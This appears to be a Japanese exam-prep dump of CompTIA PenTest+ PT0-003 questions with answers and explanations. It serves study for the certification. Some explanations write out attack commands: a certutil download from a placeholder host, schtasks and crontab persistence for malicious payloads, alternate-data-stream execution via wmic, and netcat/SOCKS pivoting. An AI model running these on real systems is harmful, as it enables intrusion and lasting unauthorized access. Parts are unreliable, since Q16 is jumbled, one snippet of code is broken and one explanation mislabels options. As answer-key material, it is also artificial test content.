CompTIA.PT0-003.v2026-03-20.q130

試験コード：	PT0-003
試験名称：	CompTIA PenTest+ Exam
認証ベンダー：	CompTIA
無料問題の数：	130
バージョン：	v2026-03-20
ページの閲覧量：	142
問題集の閲覧量：	2025

https://www.jpnshiken.com/shiken/CompTIA.PT0-003.v2026-03-20.q130.html

質問**: 1**
侵入テスターは、dirb ユーティリティを使用して Web サーバーをスキャンした後、次の結果を取得しました。
...
生成された単語数: 4612

スキャンURL: http://10.2.10.13/ ----
+
http://10.2.10.13/about (コード:200|サイズ:1520)
+
http://10.2.10.13/home.html (コード:200|サイズ:214)
+
http://10.2.10.13/index.html (コード:200|サイズ:214)
+
http://10.2.10.13/info (コード:200|サイズ:214)
...
ダウンロード数: 4612 - 見つかった数: 4
侵入テスターにとって最も役立つ情報が含まれている可能性が高い要素は次のどれですか?
A. index.html
B. 約
C. 情報
D. ホーム.html
正解**: (**正解を表示します**)**
要素 /about には、Web サイトの所有者、目的、履歴、連絡先情報などの詳細が明らかになる可能性があるため、侵入テスターにとって有用な情報が含まれている可能性が最も高くなります。この情報は、さらなる偵察、ソーシャル エンジニアリング、または潜在的な脆弱性の特定に使用できます。

質問**: 2**
偵察活動中に、侵入テスターは次の情報を抽出します。

メールアドレス: - admin@acme.com - sales@acme.com - support@acme.com
セキュリティ評価の次のステップとして、テスターが攻撃を活用するために使用すべきリスクは次のどれですか?
A. ネットワークへの不正アクセス
B. 機密サーバをインターネットに公開する
C. SQLインジェクション攻撃の可能性
D. 企業内でのデータ漏洩の兆候
正解: **(**正解を表示します**)**
侵入テスターが偵察中に電子メール アドレスを特定した場合、攻撃に利用される最も直接的なリスクは、ネットワークへの不正アクセスです。
フィッシング攻撃:
メールアドレスはフィッシング攻撃によく利用されます。攻撃者は巧妙なメールを作成し、受信者を騙してログイン認証情報を漏らさせたり、悪意のあるソフトウェアをダウンロードさせたりすることで、ネットワークへの不正アクセスを可能にします。
スピアフィッシング:
攻撃者は特定の電子メール アドレス (admin@acme.com など) を使用してスピア フィッシングを実行し、組織内の重要な個人をターゲットにして、ネットワークのより機密性の高い部分へのアクセスを取得することができます。

質問: **3**
侵入テスターは Hashcat を使用して侵入テスト中に検出されたハッシュを解読し、次の出力を取得します。
ad09cd16529b5f5a40a3e15344e57649f4a43a267a97f008af01af803603c4c8 : 2023年夏!!
7945bb2bb08731fc8d57680ffa4aefec91c784d231de029c610b778eda5ef48b:p@ssWord123
ea88ceab69cb2fb8bdcf9ef4df884af219fffbffab473ec13f20326dc6f84d13: Love-You999 侵入テスターの発見を修正する最善の方法は次のどれですか?
A. パスワードに複雑さのルールに従うことを要求する
B. 既知の不正パスワードのブロックリストを実装する
C. パスワードの最小文字数を10文字に設定する
D. より強力なアルゴリズムでパスワードを暗号化する
正解: **(**正解を表示します**)**
ペネトレーションテスターがハッシュクラッキングに対して脆弱なパスワードを発見したことは、組織内に堅牢なパスワードポリシーが欠如していることを示唆しています。提供されている対策の中で、既知の不正パスワードのブロックリストを実装することが、最も効果的な即時対策です。この対策により、Hashcatなどのハッシュクラッキングツールの影響を受けやすい、容易に推測できるパスワードやよく使用されるパスワードをユーザーが設定することを防ぐことができます。
パスワードに複雑さのルールを遵守させること オプションA)は有効ですが、複雑なパスワードが一般的なものであったり、過去の侵害で漏洩したものであったりすると、攻撃者は依然として解読可能です。パスワードの最小文字数を設定すること オプションC)は良い方法ですが、長さだ

けではハッシュクラッキング技術に対するパスワードの強度を保証することはできません。より強力なアルゴリズムでパスワードを暗号化すること（オプションD）は長期的な戦略として有効ですが、ハッシュクラッキングが必要になる前に簡単に推測できるような弱いパスワードをユーザーが選択することを防ぐことはできません。
したがって、ブロックリストは、侵入テスターによって露呈する特定の脆弱性、つまりユーザーが簡単に解読されるような弱いパスワードを設定することに対処するものです。また、セキュリティをさらに強化するために、強力なパスワードポリシーの強制適用、ユーザー教育、そして多要素認証の活用を組み合わせることがベストプラクティスであることも注目に値します。


質問: **4**
侵入テスターは、インターネットからファイルをダウンロードして検出を回避するために、システムのネイティブバイナリを使用する必要があります。テスターが最も使用する可能性のあるツールは次のどれですか？
A. netsh.exe
B. certutil.exe
C. nc.exe
D. cmdkey.exe
正解: **(正解を表示します)**
ファイルダウンロード用の Certutil.exe:
certutil.exe は、主に証明書の管理に使用されるネイティブの Windows ユーティリティですが、インターネットからファイルをダウンロードするためにも使用できます。
コマンド例:
バッシュ
コードをコピー
certutil.exe -urlcache -split -f http://example.com/file.exe file.exe
ネイティブステータスにより、セキュリティ ツールによる検出を回避できます。
他の選択肢はなぜないのか?
A (netsh.exe): ネットワーク構成には使用されますが、ファイルのダウンロードには使用されません。
C (nc.exe): Netcat は Windows ネイティブではないため、システムに導入する必要があります。
D (cmdkey.exe): ファイルのダウンロードではなく、保存された資格情報の管理に使用されます。
CompTIA Pentest+ リファレンス:
ドメイン 3.0 (攻撃とエクスプロイト)

質問: **5**
ペネトレーションテスターは、物理アクセス制御システムで使用される特殊なTCPサービスを介して攻撃者がドアを開けることができる脆弱性を探しています。このサービスは100台以上のホストに存在するため、テスターは評価を自動化したいと考えています。脆弱性の特定には、ペネトレーションテスターが以下の作業を行う必要があります。
完全なTCP接続を確立する


「hello」ペイロードを送信する
ウォルトからの返答
16バイトを超える文字列を送信する
次のアプローチのうちどれが目的を最もよくサポートしますか?
A. nmap -Pn -sV -script vuln <IP アドレス> を実行します。
B. ホストの TCP ポートに対して OpenVAS シンプル スキャンを実行します。
C. Lua 言語でスクリプトを作成し、NSE で使用します。
D. Nessus を使用して認証スキャンを実行します。
正解: **(**正解を表示します**)**
Nmapスクリプトエンジン（NSE）は、Nmapの最も強力で柔軟な機能の1つです。ユーザーは、Luaプログラミング言語を使用してシンプルなスクリプトを作成（および共有）し、さまざまなネットワークタスクを自動化できます。https://nmap.org Lua言語でスクリプトを作成し、NSEで使用することで、物理アクセス制御システムで使用される特殊なTCPサービスを介して攻撃者がドアを開けることができる脆弱性を発見するという目的に最も効果的です。NSE（Nmapスクリプトエンジン）は、ユーザーがスクリプトを作成して実行し、タスクを自動化したり、高度なスキャンを実行したりできるNmapの機能です。LuaはNSEがサポートするスクリプト言語であり、Nmap用のカスタムスクリプトを作成するために使用できます。

質問: **6**
顧客の建物内のセキュリティルームへの侵入を目的とした物理的な侵入テストを実施するために、侵入テスターが雇用されました。外部偵察の結果、2つの入口、Wi-Fiゲストネットワーク、そしてインターネットに接続された複数の防犯カメラが確認されました。
追加の偵察を最も効果的にサポートするツールまたはテクニックは次のどれですか?
A. 偵察
B. エアクラック
C. 初段
D. ウォードライビング
正解: **A (**コメントを発表する**)**

質問: **7**
侵入テスターは、Webアプリケーション評価のための偵察調査を行っています。調査を進める中で、テスターはrobots.txtファイルで重要な項目を確認します。
説明書
侵入テスターがさらなる調査に使用するツールを選択します。
侵入テスターが削除を推奨する robots.txt ファイル内の 2 つのエントリを選択します。



正解:



Explanation:

侵入テスターがさらなる調査を行うために使用すべきツールはWPScanです。WPScanはWordPressの脆弱性スキャナーであり、脆弱なパスワード、古いプラグイン、不適切な設定など、WordPressによくあるセキュリティ問題を検出できます。また、robots.txtファイルからWordPressのユーザー、テーマ、プラグインを列挙することもできます。
侵入テスターが削除を推奨すべき robots.txt ファイル内の 2 つのエントリは次のとおりです。
* 許可: /admin
* 許可: /wp-admin
これらのエントリはWordPress管理パネルを公開しており、ブルートフォース攻撃、SQLインジェクション、その他のエクスプロイトの標的となる可能性があります。これらのエントリを削除することで、Webアプリケーションのバックエンドへの不正アクセスを防ぐことができます。あるいは、侵入テスターは管理パネルの名前を分かりにくい名前に変更したり、二要素認証やIPホワイトリストなどの認証方法を追加したりすることを提案できます。

質問**: 8**
侵入テスターが対象ネットワークの偵察を行っています。テスターはNmapコマンド「nmap -sv -sT -p - 192.168.1.0/24」を実行しています。このスキャンの目的として最も適切なものは次のうちどれですか？
A. OSフィンガープリンティング
B. 攻撃パスマッピング
C. サービス検出
D. ユーザー列挙
正解**: (**正解を表示します**)**
Nmapコマンド「nmap -sv -sT -p- 192.168.1.0/24」は、ネットワーク上のサービスを検出するために設計されています。コマンドとその目的は以下の通りです。
* コマンドの内訳:
* nmap: ネットワークスキャンツール。
* -sV: サービスバージョンの検出を有効にします。このオプションは、Nmapに開いているポートで実行されているサービスのバージョンを判別するように指示します。
* -sT: TCP接続スキャンを実行します。TCPハンドシェイクを完了するため、より信頼性の高いスキャン方法ですが、ファイアウォールや侵入検知システムによって容易に検出される可能性があります。
* -p-: 65535個のポートすべてをスキャンします。これにより、すべてのTCPポートを包括的にスキャンできます。
* 192.168.1.0/24: スキャン対象となるネットワーク範囲（サブネット）を指定します。
* スキャンの目的:
* サービス検出 :このスキャンの主な目的は、ネットワーク上のホストで実行されているサービスを検出し、そのバージョンを特定することです。この情報は、潜在的な脆弱性を特定し、ネットワークの脆弱性を把握するために不可欠です。

質問: **9**
侵入テスターは、インターネットや企業ネットワークに接続されていないICS（産業用制御システム）内の脆弱性を特定する必要があります。テスターは、以下のどれを活用してテストを実施すべきでしょうか？
A. ソースコード解析
B. ステルススキャン
C. チャンネルスキャン
D. 手動評価
正解: **D (**コメントを発表する**)**
ICS はエアギャップ（外部ネットワークに接続されていない）であるため、最適なアプローチは、オンサイト テスト、物理的なアクセス、構成の確認による脆弱性の特定を含む手動評価です。
* オプション A (チャネル スキャン) #: これは、分離された ICS システムではなく、ワイヤレス ネットワークに使用されます。
* オプション B (ステルス スキャン) #: ステルス スキャンは、スキャン中に検出を回避する方法ですが、ネットワーク接続が必要です。
* オプションC（ソースコード分析）#: ICSが独自仕様のシステムである場合、ソースコードが入手できない可能性があります。また、設定ミスなど、コード外部に脆弱性が存在する可能性もあります。
* オプションD（手動評価）#: 正解です。ICSはオフラインなので、システム設定、ファームウェア、および構成を手動で確認するのが最善の方法です。
# 参考資料: CompTIA PenTest+ PT0-003 公式ガイド - ICS & SCADA テスト

質問: **10**
侵入テスターは、テストプロセスの一環として脆弱性スキャンを実施する準備をしています。テスターは、コンテナオーケストレーションクラスタで構成される環境を評価します。テスターは、クラスタを評価するために、以下のどのツールを使用すべきでしょうか？
A. トリビー
B. ネッスス
C. グリープ
D. キューブハンター
正解: **(**正解を表示します**)**
Kubernetesなどのコンテナオーケストレーションクラスタを評価するには、コンテナ環境のセキュリティと構成を評価するために設計された専用ツールが必要です。以下では、各ツールの分析と、Kube-Hunterが最適な選択肢である理由をご紹介します。
トリビー（オプションA）：
Explanation:
機能: コンテナ イメージの脆弱性をスキャンするのに効果的ですが、コンテナ オーケストレーション クラスター自体のセキュリティを評価するために特別に設計されているわけではありません。
Nessus（オプションB）：

機能: コンテナ オーケストレーション環境向けにカスタマイズされていないため、Kubernetes やその他のオーケストレーション システムに関連する特定の問題を見逃す可能性があります。
グリープ オプションC）：
機能: Trivy と同様に、コンテナ オーケストレーション クラスターの全体的なセキュリティ体制を評価するのではなく、コンテナ イメージの脆弱性を特定することに重点を置いています。
キューブハンター（答え :D）：
機能: Kubernetes クラスターをスキャンして、Kubernetes 環境固有の誤った構成や脆弱性など、さまざまなセキュリティ問題を検出します。
参照：
結論: Kube-hunter は、Kubernetes などのコンテナ オーケストレーション クラスターを評価するのに最適なツールです。これは、そのような環境に特有のセキュリティ上の脆弱性や誤った構成を特定することに特化しているためです。

質問**: 11**
侵入テスターは、ある業務の一環として、侵害を受けたシステムの再起動後もアクセスを維持したいと考えています。テスターが使用するのに最適な手法は次のうちどれでしょうか？
A. リバースシェルの確立
B. プロセスインジェクション攻撃の実行
C. スケジュールされたタスクの作成
D. 資格情報ダンプ攻撃の実行
正解**: C (**コメントを発表する**)**
侵入テスト担当者は、再起動後も侵入先のシステムへのアクセスを維持するために、スケジュールされたタスクを作成する必要があります。スケジュールされたタスクは、指定された時刻または特定の条件が満たされたときに自動的に実行されるように設計されており、再起動後もアクセスが維持されます。
永続化メカニズム:
スケジュールタスク :スケジュールタスクを作成すると、特定のプログラムまたはスクリプトが、設定されたスケジュールに従って、またはシステムの起動などの特定のイベントに応じて自動的に実行されます。これにより、システムの再起動後もアクセスを維持するための信頼性の高い方法となります。
リバース シェル: リバース シェルを確立すると即時アクセスが可能になりますが、通常、別の永続化メカニズムと組み合わせない限り、システムの再起動後は存続しません。
プロセス インジェクション: 悪意のあるプロセスを別の実行中のプロセスに挿入すると、ステルス アクセスが可能になりますが、再起動すると持続しない可能性があります。
資格情報のダンプ: 資格情報をダンプすると、盗まれた資格情報を使用して再アクセスできるようになりますが、再起動時に自動的にアクセスできるようになるわけではありません。
スケジュールされたタスクの作成:
Windowsでは、schtasksコマンドを使ってスケジュールされたタスクを作成できます。例: schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM Linuxでは、crontabを編集することでcronジョブを作成できます。

(crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
ペンテストの参考資料:
エクスプロイト後の攻撃では、永続性を維持することが重要な目標となります。スケジュールされたタスク（Windowsタスクスケジューラ）とcronジョブ（Linux）は、一般的に使用される手法です。
実際のシナリオへの参照には、システムの起動時にマルウェア、キーロガー、またはリバースシェルを自動的に実行するためのスケジュールされたタスクの作成が含まれます。
スケジュールされたタスクを作成することにより、侵入テスターは、システムが再起動するたびにアクセス方法 (リバース シェル、マルウェアなど) が自動的に実行されることを保証し、信頼性の高い永続性を実現します。

質問: **12**
侵入テスト中に、テスターは対象となる社内ノートパソコンすべてでリッスンしている未使用のサービスをいくつか特定しました。侵害のリスクを軽減するために、テスターは以下のどの技術的制御を推奨すべきでしょうか？

Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. 多要素認証
B. パッチ管理
C. システム強化
D. ネットワークセグメンテーション
正解: **(**正解を表示します**)**
侵入テスターが、標的の社内ラップトップで複数の未使用のサービスがリッスンしていることを発見した場合、侵害リスクを軽減するための最も適切な推奨事項は、システムの強化です。その理由は次のとおりです。
* システム強化:
* 目的: システム強化には、システムの脆弱性を減らすことでシステムのセキュリティを確保することが含まれます。
これには、不要なサービスの無効化、セキュリティ パッチの適用、システムの安全な構成が含まれます。

* 影響: 使用されていないサービスを無効にすると、攻撃対象領域が最小限に抑えられ、これらのサービスが攻撃者に悪用されるリスクが軽減されます。
* 他のコントロールとの比較:
* 多要素認証 (A): 認証のセキュリティ保護に役立ちますが、システム上で実行されている未使用のサービスの問題には対処しません。
* パッチ管理 (B): 既知の脆弱性に対処するために重要ですが、使用されていないサービスを無効にすることには特に関係ありません。
* ネットワークセグメンテーション (D): 侵害の封じ込めには役立ちますが、不要なサービスの問題に直接対処するわけではありません。
システムの強化は、未使用のサービスによってもたらされるリスクを軽減するための最も直接的な制御であり、最善の推奨事項となります。

質問: **13**
ペネトレーションテスターはWindowsホストへのシェルアクセスを取得し、wmic.exeプロセスコールのcreate関数を使用して、特別に細工されたバイナリを実行したいと考えています。この目的を達成するのに最も適したOSまたはファイルシステムのメカニズムはどれですか？
A. 代替データストリーム
B. PowerShell モジュール
C. MP4ステガノグラフィー
D. PsExec
正解: **(正解を表示します)**
代替データストリーム（ADS）は、NTFSファイルシステムの機能であり、ファイルのサイズ、名前、機能に影響を与えることなく、ファイルに追加データを保存できます。ADSは、後で実行するために特別に細工されたバイナリなどのデータや実行可能コードをファイル内に隠したり埋め込んだりするために使用できます。ADSは、コマンドプロンプト、PowerShell、Sysinternals12などのさまざまなツールやコマンドを使用して作成またはアクセスできます。例えば、次のコマンドは、test.txtというファイルにsecret.exeというADSを作成し、wmic.exe process call create functionを使用して実行します。type secret.exe > test.txt:secret.exe & wmic process call create "cmd.exe /c test.txt:secret.exe"

質問: **14**
忘れられる権利を実装することでユーザーのプライバシーに重点を置いた規制コンプライアンス標準は次のどれですか?
A. NIST SP 800-53
B. ISO 27001
C. GDPR
正解: **C (コメントを発表する)**
GDPR は、忘れられる権利を実装することでユーザーのプライバシーに重点を置いた規制コンプライアンス標準です。GDPR は一般データ保護規則の略で、欧州連合と英国に適用される法律です。GDPR は、データが不要になった場合、同意が撤回された場合、データが不法に処理された場

合など、特定の状況下で個人に、データ管理者および処理者に個人データの削除を要求する権利を与えます。GDPR では、データの最小化、データのポータビリティ、データ侵害の通知、同意の管理など、データ保護に関連するその他の義務と権利も課しています。その他のオプションは、忘れられる権利を実装することでユーザーのプライバシーに重点を置いた規制コンプライアンス標準ではありません。NIST SP 800-53 は、米国の連邦政府の情報システムおよび組織向けのセキュリティとプライバシーの管理のセットです。ISO 27001 は、情報セキュリティ管理システムの要件を規定する国際規格です。

質問**: 15**
ペネトレーションテスターは、あるホストに最初の侵入経路を確立しました。テスターは他のターゲットに切り替え、適切なリレーを設定したいと考えています。テスターは、侵入先のホストをリレーとして、テスターのマシンから列挙する必要があります。テスターは、このタスクをテスターのホストから実行するために、以下のどのコマンドを使用すべきでしょうか？
A. 攻撃者ホスト$ nmap -sT <target_cidr> | nc -n <compromised_host> 22
B. attacker_host$ mknod バックパイプ p attacker_host$ nc -l -p 8000 | 0<バックパイプ | nc <target_cidr> 80 | tee バックパイプ
C. 攻撃者ホスト$ nc -nlp 8000 | nc -n <target_cidr> 攻撃者ホスト$ nmap -sT 127.0.0.1 8000
D. attacker_host$ proxychains nmap -sT <target_cidr>
正解**: D (**コメントを発表する**)**
ProxyChainsは、トラフィックをプロキシサーバーのチェーンにルーティングできるツールです。これにより、ネットワークアクティビティを匿名化できます。このコンテキストでは、Nmapスキャントラフィックを侵害されたホストにルーティングするために使用されており、侵入テスターはネットワーク内の他のターゲットを探索して列挙することができます。
* ProxyChains を理解する:
* 目的: ProxyChains を使用すると、特定のアプリケーションによって作成されたすべての TCP 接続を、TOR、SOCKS4、SOCKS5、HTTP(S) などのプロキシ経由で強制的に実行できます。
* 使用法: 通常、ネットワーク トラフィックを匿名化し、中間プロキシを介してアクションを実行するために使用されます。
* コマンドの内訳:
* proxychains nmap -sT <target_cidr>: このコマンドは、ProxyChains を使用して、設定されたプロキシを介して Nmap スキャン トラフィックをルーティングします。
* Nmap スキャン (-sT): このオプションは、TCP 接続スキャンを指定します。
* ProxyChains の設定:
* 設定ファイル: ProxyChains 設定は通常、/etc/proxychains.conf にあります。
* プロキシの追加: 侵害されたホストを SOCKS プロキシとして追加します。
ステップバイステップの説明プレーンテキスト
コードをコピー
ソックス4 127.0.0.1 1080
* 実行:

* プロキシ サーバーを起動します。侵害されたホストで、SOCKS プロキシを実行します (例: ssh -D 1080 user@compromised_host を使用)。
* Nmap を使用して ProxyChains を実行する: 攻撃者のホストでコマンドを実行します。proxychains nmap -sT <ターゲットcidr>
* 侵入テストに関する文献からの参考文献:
* ProxyChains は、侵害されたホストを経由するシナリオの侵入テスト ガイドでよく説明されています。
* HTB の記事では、中間システムを介してトラフィックをルーティングするための ProxyChain の使用が頻繁に説明されています。
参考文献:
* 侵入テスト - ハッキングの実践入門
* HTB公式記事

質問: **16**
シミュレーション
出力を使用して、さらに調査する必要がある潜在的な攻撃ベクトルを特定します。

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

